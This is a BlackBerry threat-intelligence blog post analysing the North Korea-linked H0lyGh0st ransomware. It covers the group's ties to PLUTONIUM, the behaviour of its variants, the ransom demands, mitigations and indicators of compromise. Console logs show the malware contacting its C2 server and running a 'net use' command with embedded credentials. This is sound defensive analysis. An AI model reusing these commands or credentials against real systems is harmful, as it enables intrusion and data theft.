


North Korean H0lyGh0st Ransomware Has Ties to Global Geopolitics

 blogs.blackberry.com/en/2022/08/h0lygh0st-ransomware

The BlackBerry Research & Intelligence Team



Threat actors in North Korea claim to be on a holy mission to help the poor — and increase security awareness — by attacking organizations with ransomware and demanding payment for a decryptor.

Calling itself “H0lyGh0st,” it’s quite possible that this threat actor has stronger ties to global geopolitical activity than initially meets the eye.

The ransomware in question – also dubbed “H0lyGh0st” – has been taking victim’s machines and files hostage since June 2021. Several variants of H0lyGh0st have been developed in that time, with each iteration becoming more functional and increasingly insidious.

Operating System

Windows	MacOS	Linux	Android
Yes	No	No	No

Risk & Impact

Impact	Medium
Risk	Low

H0lyGh0st's PLUTONIUM Connection

The H0lyGh0st threat actor, first tracked by Microsoft using the name "DEV-0530," is believed to have ties to the North Korean group PLUTONIUM, which has been active since 2014. Both H0lyGh0st and PLUTONIUM use the same infrastructure, as well as custom malware controllers with similar names. And most notably, H0lyGh0st has been observed communicating with known PLUTONIUM email accounts.

PLUTONIUM is commonly considered to be a subgroup operating under the Lazarus umbrella. Lazarus is a threat actor group apparently sanctioned by the Democratic People's Republic of Korea's (DPRK) Reconnaissance General Bureau (RGB).

Malware Groups' Mysterious Motivations

While the links between these groups are clear, the goals of these actors are regrettably less so. With the relatively small amount of information that normally comes out of the DPRK, and the highly contentious global political atmosphere that comes along with any state-sponsored espionage, it's difficult to discern a clear picture of H0lyGh0st's motivation.

It would be natural to assume that H0lyGh0st is another RGB-approved effort. This would hardly set any precedents, as DPRK has long been suspected of launching financially motivated attacks. With increased sanctions on the reclusive country in recent years, global economic pressures could be expected to drive the North Korean government to seek additional revenue through illicit means. However, this same reasoning could also be used to support the argument that H0lyGh0st is driven by the threat group's desire to increase its own personal wealth.

As both H0lyGh0st and PLUTONIUM likely originate in the DPRK, the commonalities between the groups could simply be due to information exchange between two black hat groups. Their actions might not necessarily be sanctioned by the North Korean government.

A look at the H0lyGh0st website (shown in Figure 1 below) seems intent on giving the impression that they are an “ethical hacking” group of sorts. The words paint a picture of a “Robin Hood” style code of morals, along with claims that the group is “increasing security awareness.” (How noble! “Free” security testing, for the low, low cost of a few bitcoins — and your company’s reputation!) An angelic dove beside the logo completes this pious image.




Figure 1 – The H0lyGh0st website landing page

While the landing page boasts that the group is helping the poor by taking from the rich, its attack pattern tells a different story. The actors behind H0lyGh0st have been using ransomware to compromise machines from a wide range of businesses, including small and medium-sized organizations that are likely to be running on shoestring budgets.

Once on a victim's machine, the H0lyGh0st ransomware first exfiltrates a copy of all files prior to encryption. And as one would expect, next comes the demand for ransom. If the victim does not comply and pay up, the threat actor then threatens to publish all of the exfiltrated files online. (So much for nobility of purpose!)

Although it has not yet been confirmed exactly how victims' machines are infected, there is some suspicion that the threat group has used the DotCMS remote code execution vulnerability ([CVE-2022-26352](#)), or a similar exploit to gain access to targets before dropping the payload for execution.

H0lyGh0st's SiennaPurple Ransomware

The H0lyGh0st ransomware variants are grouped into two different families, based on code similarity and other factors. The first family is known as SiennaPurple and has just one variant, "BTLC_C.exe."

First appearing on victim machines around June 2021, one major distinguishing characteristic of this variant is that it is written in C++. The most rudimentary of all H0lyGh0st variants, this file can't be opened without admin permissions. A quick pop-up requesting permission in broken English (shown in Figure 2) is a tip-off to a potential victim that they are being asked to assist the threat actor in compromising their own device.




Figure 2 – BTLC_C.exe pop up requesting admin privileges

If given admin permission, H0lyGh0st begins to de-obfuscate strings hidden within itself, until the IP address 193[.]56[.]29[.]123 is revealed. This is an address we will see again, along with other common command-and-control (C2) infrastructure shared between different variants.

SiennaBlue Ransomware Family

The other H0lyGh0st variants are grouped into the SiennaBlue family. These variants, all written in the somewhat obscure programming language Go, began appearing in October 2021.

While each iteration of these variants was imbued with some new functionality, they all operate in a similar fashion. SiennaBlue’s first variant, “HolyRS.exe,” can be seen opening a command window and the system file “Net.exe” upon execution. In the command window, we can see an attempt to connect to the address 193[.]56[.]29[.]123:8888 via TCP – the same address revealed in the SiennaPurple ransomware.

If the malware is unable to reach the ServerBaseUrl, it then tries its intranet method. By looking at the command run from Net.exe (shown in Figures 3 and 4), we can see the intranet URL 10[.]10[.]3[.]43, as well as the username “adm-karsair.”

```
Yes
2022/07/27 10:49:03 Directory :c:\windows\temp\btlc
2022/07/27 10:49:16 Get "http://193.56.29.123:8888/access.php?order=GetPubkey&cm
n=[REDACTED]": dial tcp 193.56.29.123:8888: connect: No connection could
be made because the target machine actively refused it.
2022/07/27 10:49:16 Changing method to intranet ...
2022/07/27 10:49:16 In Encryption Method ...
2022/07/27 10:49:16 remove c:\windows\temp\hrk.tmp: The system cannot find the f
ile specified.
2022/07/27 10:49:23 Running command : 1
2022/07/27 10:50:22 Some errors to Send key ...
Any way continue...
2022/07/27 10:50:22 exit status 2
2022/07/27 10:50:22 Walking interesting dirs and indexing files...
2022/07/27 10:50:22 Walking c:\windows\temp\btlc
2022/07/27 10:50:22 Please read the FOR_DECRYPT.html file
2022/07/27 10:50:22 Sending Finish Request
2022/07/27 10:50:22 remove c:\windows\temp\finish.tmp: The system cannot find th
e file specified.
2022/07/27 10:50:22 Running command : 1
```

```
net use \\10.10.3.42\c$ 23A532df21 /user:adm-karsair
File:
  C:\Windows\System32\net.exe
  Net Command 6.1.7600.16385
  Microsoft Corporation
Notes:
  Signer: Microsoft Windows
  Console host: conhost.exe (3952)
```

Figures 3 and 4 – C2 information for HolyRS.exe

Once the connection is made, the victim’s files are all copied over the network before being encrypted on their device. After encryption, all files will have been renamed to the Base64-encoded versions of their original names and given the extension “.h0lyenc.”

As is standard with ransomware, there will also be an html file on the device, in this case named “FOR_DECRYPT.html.” Opening this file will display the ransom note shown in Figure 5, declaring that an email must be sent to H0lyGh0st@mail2tor[.]com to negotiate payment for decryption. Included with these instructions are vague threats directed against those who might be inclined to try other means of remediation instead of paying the ransom.



Figure 5 – Ransom note contained in FOR_DECRYPT.html

The latest variant of SiennaBlue ransomware, “BTLC.exe,” first appeared in April 2022. While similar in nature to its previous variants, it has updated encryption functionality, as well as a method for achieving persistence. There also appear to be some differences in C2 information from previous variants.

When executed, BTLC.exe pops open a command window similar to the one seen in Figure 6. And if it fails to reach the ServerBaseUrl, it also switches to the intranet method. However, as shown in the command window, the desired IP address is now 192[.]168[.]168[.]5, the username is “atrismsp,” and the password is “banker!@12.”

```
C:\Users\USER\Desktop\samples\bea866b327a2dc2aa104b7ad7307008919c06620771ec3715a059e...
Yes
Server URL : ###rserverURL###
2022/07/25 10:19:26 Get "#%23%23rserverURL%23%23%23/access.php?order=GetPubkey&c
mn=": unsupported protocol scheme ""
2022/07/25 10:19:26 Changing method to intranet ...

2022/07/25 10:19:26 IntranetUrl:192.168.168.5 , Username:atrismsp , Password:ban
ker!@12
Disable All Network Device Success
Failed to Delete SchTask : exit status 1
2022/07/25 10:19:26 Directory :C:\
2022/07/25 10:19:26 In Encryption Method ...
2022/07/25 10:19:26 Failed to Delete old
2022/07/25 10:19:30 Running command : 1
-
```

Figure 6 – Command window for BTLC.exe with C2 information

Not long after achieving a successful intranet connection, commands begin flying by on the window (as shown in Figure 7), displaying each file being copied, encrypted, and subsequently renamed. As its most significant upgrade, BTLC.exe also creates a scheduled task (lockertask) to achieve persistence on the infected system.

```
C:\Users\USER\Desktop\samples\bea866b327a2dc2aa104b7ad7307008919c06620771ec3715a059e...
IU : 0c897860ba836599d113b9538c7d8817
IU : af7717d0f18d163439724a7ac47831ac
IU : 18e143e09a1c6de4af666d50b41c1686
IU : 7e8623a140139701ccc1a89126d2a316
IU : b17d8165f3a62f9a53f8a65baaf7ec6e
IU : 73aa01c671c9a19dee8fee8ee05de695
IU : d752e7fd117923064fe56b6488ddd845
IU : 79524f3bc3e2b0c355822f0e64e415a2
2022/07/25 10:20:35 Walking C:\Python27\Lib\bsddb\test\test_get_none.py
2022/07/25 10:20:35 Matched: C:\Python27\Lib\bsddb\test\test_get_none.py
2022/07/25 10:20:35 Walking C:\Python27\Lib\bsddb\test\test_join.py
2022/07/25 10:20:35 Matched: C:\Python27\Lib\bsddb\test\test_join.py
2022/07/25 10:20:35 Encrypting C:\Python27\Lib\bsddb\test\test_get_none.py...
IU : 6be7ab4d2098fafb09fd743017e91d9a
2022/07/25 10:20:35 Renaming C:\Python27\Lib\bsddb\test\test_cursor_pget_bug.py
to C:\Python27\Lib\bsddb\test\dGVzdF9jdXJzbnJfcGldF9idWcucHk=
IU : bb38102669535ddc829bc0ba843e6894
2022/07/25 10:20:35 Encrypting C:\Python27\Lib\bsddb\test\test_join.py...
IU : 937d73a715c0595b4ece85fc03b9d757
2022/07/25 10:20:35 Renaming C:\Python27\Lib\bsddb\test\test_join.py to C:\Pytho
n27\Lib\bsddb\test\dGVzdF9qb2luLnB5
2022/07/25 10:20:35 Walking C:\Python27\Lib\bsddb\test\test_lock.py
2022/07/25 10:20:35 Renaming C:\Python27\Lib\bsddb\test\test_get_none.py to C:\P
ython27\Lib\bsddb\test\dGVzdF9nZXRfYm9uZS5weQ==
```

Figure 7 – Encryption in progress

After encryption is complete, the same HTML file is dropped, providing the victim with a ransom note. The note for BTLC.exe is roughly the same as in its previous variant, including a wide variety of threats regarding failure to pay, and a link proving that the threat actor now has copies of the victim's files.

Another major difference is the email address provided for the victim to reach the threat group. Rather than the H0lyGh0st@mail2tor[.]com address used in the HolyRS.exe example, this ransom message asks for the victim to contact H0lyGh0st0228@outlook[.]com.

Cybercrime Costs More Than Money

The ransoms demanded by the threat group range from 1.2 to 5 BTC (between about \$29,000 and \$120,000 USD, at the time of writing this post). In some cases, the threat actors were willing to negotiate with victims to lower their demands to a fraction of the original asking price.

Dealing with a H0lyGh0st ransomware infection can be costly in more ways than just financial. Ransomware can cause significant destruction of data and business/reputational disruption, regardless of whether the ransom is paid.

Who is Affected?

At this time, known victims affected have included schools, banks, and other small to midsized businesses.

Mitigation Tips

- Ensure you stay up to date with all software security updates from Microsoft to patch vulnerabilities to exploits such as CVE-2022-26352.
- Monitor accounts for unusual and unauthorized access that falls outside of the baseline (MITRE D3FEND techniques [D3-AZET](#), [D3-LAM](#)).

Indicators of Compromise (IoCs)

99fc54786a72f32fd44c7391c2171ca31e72ca52725c68e2dde94d04c286fccd – **BTLC_C.exe**

f8fc2445a9814ca8cf48a979bff7f182d6538f4d1ff438cf259268e8b4b76f86 – **HolyRS.exe**

bea866b327a2dc2aa104b7ad7307008919c06620771ec3715a059e675d9f40af – **BTLC.exe**

H0lyGh0st@mail2tor[.]com – **Ransom email for HolyRS.exe**

193[.]56[.]29[.]123 – **C2 IP Address for BTLC_C.exe and HolyRS.exe**

10[.]10[.]3[.]43 – **Intranet URL for HolyRS.exe**

H0lyGh0st0228@outlook[.]com – **Ransom email for BTLC.exe**

192[.]168[.]168[.]5 – **Intranet URL for BTLC.exe**



BlackBerry Assistance

If you're battling this malware or a similar threat, you've come to the right place, regardless of your existing BlackBerry relationship.

The BlackBerry Incident Response team is made up of world-class consultants dedicated to handling response and containment services for a wide range of incidents, including ransomware and Advanced Persistent Threat (APT) cases.

We have a global consulting team standing by to assist you, providing around-the-clock support where required, as well as local assistance. Please contact us here: <https://www.blackberry.com/us/en/forms/cylance/handraiser/emergency-incident-response-containment>

Related Reading

A blue banner advertisement for BlackBerry. On the left, the BlackBerry logo is displayed with the tagline "Intelligent Security. Everywhere." Below the logo, the text reads "THE BEST DEFENSE IS ABOUT TO BE A BEST SELLER." and "BlackBerry.com/beacon". On the right side of the banner, there is a book cover titled "FINDING BEACONS" by Bruce Schneier, showing a person in a dark, forest-like setting.

About The BlackBerry Research & Intelligence Team

The BlackBerry Research & Intelligence team examines emerging and persistent threats, providing intelligence analysis for the benefit of defenders and the organizations they serve.

[Back](#)